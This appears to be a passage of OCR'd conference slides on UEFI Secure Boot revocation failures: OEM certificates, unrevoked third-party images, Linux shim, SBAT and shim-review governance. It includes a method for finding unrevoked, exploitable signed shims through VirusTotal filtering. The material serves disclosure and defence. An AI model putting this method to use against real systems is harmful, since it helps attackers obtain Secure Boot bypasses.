
OEMs: Custom Certificates, Case Study

- Unfortunately, the Canonical certificate was used to sign several vulnerable shim boot loaders.
- **Fun Fact**: Canonical does not want their old certificate included.



OEMs: Custom Certificates, Case Study

- What about the **4 unknown SHA256 hashes**?
- Turns out they hardcoded decade old Windows boot managers with known vulnerabilities!




OEMs: Custom Certificates


- This is not just an ASUSTeK problem. This is an industry problem.
- Most OEMs ship custom certificates.
- Firmware has the same problem: lack of oversight from OEMs.
- With custom DB entries, **it's up to your OEM** to decide what they include, and what to revoke.

Third-Party UEFI Images

- Third-Party UEFI images are where the most security vulnerabilities in UEFI drivers have been discovered.
  - >90% of on-by-default revocations in DBX are for third-party drivers.
- Data Sources for Images include…
  - VirusTotal search using signature filter with third-party CA thumbprint.
  - Eventually, internal access to signed images.




Third-Party UEFI Images, Example



Read more: *One Bootloader To Rule Them All* by Eclyspium


Third-Party UEFI Images, Example

- **Problem:** We do not hunt for variants when revoking images.
- Variants can be found trivially by searching for unique strings.
  - In this case, most variants are not on VirusTotal, but that's not true for other revoked images.
  - **Want to find more bugs? Look for unrevoked variants of revoked EFI images.**



Intro to the Linux Shim

- **shim** is a software package that works as a first-stage Linux bootloader.
- Microsoft signs shim builds from Linux distros.
- The shim includes the Linux distro's self-signed certificate and manually loads UEFI drivers signed with it.



Intro to the Linux Shim


- The shim has an interesting revocation mechanism known as “UEFI Secure Boot Advanced Targeting” (**SBAT**).
  - Images are built with an “.sbat” PE section that specifies version info and other metadata.
  - SBAT revocations are stored in the “SBAT” UEFI variable.
- **Example:** GRUB2 has a vulnerability.
  - Instead of adding every GRUB2 image hash to DBX, a single SBAT revocation can revoke all GRUB2 images below a certain version.

```
sbat,1,SBAT Version,sbat,1,https://github.com/rhboot/shim/blob/main/SBAT.md
grub,2,Free Software Foundation,grub,2.04,https://www.gnu.org/software/grub/
```

Example SBAT Entry

Intro to the Linux Shim

- The Linux community has a repository known as **shim-review.**
- Practically any distribution of Linux can ask for their shim to be signed.
- Distros fill out a questionnaire, like the UEFI CA signing process.
  - Requires approval from trusted developers.




The Linux Shim: Governance Issues

- In 2020, there were major issues found in GRUB2 by Eclypsium. Dubbed “BootHole”.
- GRUB2 is loaded by shim, so to revoke the secondary GRUB images, you need to revoke the shim.

- **Problem:** Not all “pre-SBAT” shims were revoked in 2020.
- **Problem:** Linux vendors reused their certificates from past shim builds that have signed vulnerable GRUB2 code.

The Linux Shim: Governance Issues, Example

- Found a few dozen forgotten pre-SBAT shim images that were not revoked with nothing but VirusTotal.



Download files signed with UEFI CA

```
; Segment type: Pure data
; Segment permissions: Read/Write
_data_ident     segment para public 'DATA' use64
                assume cs:_data_ident
                ;org 83000h
                public shim_version
shim_version    db 'UEFI SHIM',0Ah      ; DATA XREF: .data:off_9E010↓o
                db '$Version: 15.8 $',0Ah
                db '$BuildMachine: buildhost $',0Ah
                db '$Commit: 5914984a1ffeab841f482c791426d7ca9935a5e6 $',0Ah,0
                align 1000h
_data_ident     ends
```

.data.ident contains version & commit of build

Exclude revoked images → Filter for “UEFI SHIM” → Filter version and SBAT support → Leftover images are exploitable

The Linux Shim: Governance Issues, Example

If you are re-using a previously used (CA) certificate, you will need to add the hashes of the previous GRUB2 binaries exposed to the CVEs to vendor_dbx in shim in order to prevent GRUB2 from being able to chainload those older GRUB2 binaries. If you are changing to a new (CA) certificate, this does not apply. Please describe your strategy.

We use previous post-boothole certificate. shim-15 without SBAT support was revoked (DBXed). Previous grub2 image sighed with this key does not have .sbat and got rejected by this shim.

Example of a Shim-Review Response That Violates Policy

- This is an example shim-review submission following SBAT's introduction in 2020 in response to "BootHole".
- **Question:** Did the vendor revoke old vulnerable GRUB2 images or are they using a new key?
- **Vendor:** We use the same key, but since old GRUB2s don't have SBAT, their shim won't load them.

The Linux Shim: Governance Issues, Example

If you are re-using a previously used (CA) certificate, you will need to add the hashes of the previous GRUB2 binaries exposed to the CVEs to vendor_dbx in shim in order to prevent GRUB2 from being able to chainload those older GRUB2 binaries. If you are changing to a new (CA) certificate, this does not apply. Please describe your strategy.


We use previous post-boothole certificate. shim-15 without SBAT support was revoked (DBXed). Previous grub2 image sighed with this key does not have .sbat and got rejected by this shim.

Example of a Shim-Review Response That Violates Policy

- Why does revoking old GRUB2s or using a new key matter?
- **Shim does not require SBAT for "chain loaded" images.**

The Linux Shim: Second-Stage Images

- GRUB2 uses the “shim protocol” to verify images.
- Executables that come after GRUB2 are “second-stage” images.
- No Microsoft involvement.




The Linux Shim: Second-Stage Images, Example

- **Problem:** We have no *direct* visibility into “secondary images”.
  - Every Linux image is more attack surface for Windows customers (and vice-versa).
  - **Solution:** Do our best with VirusTotal!

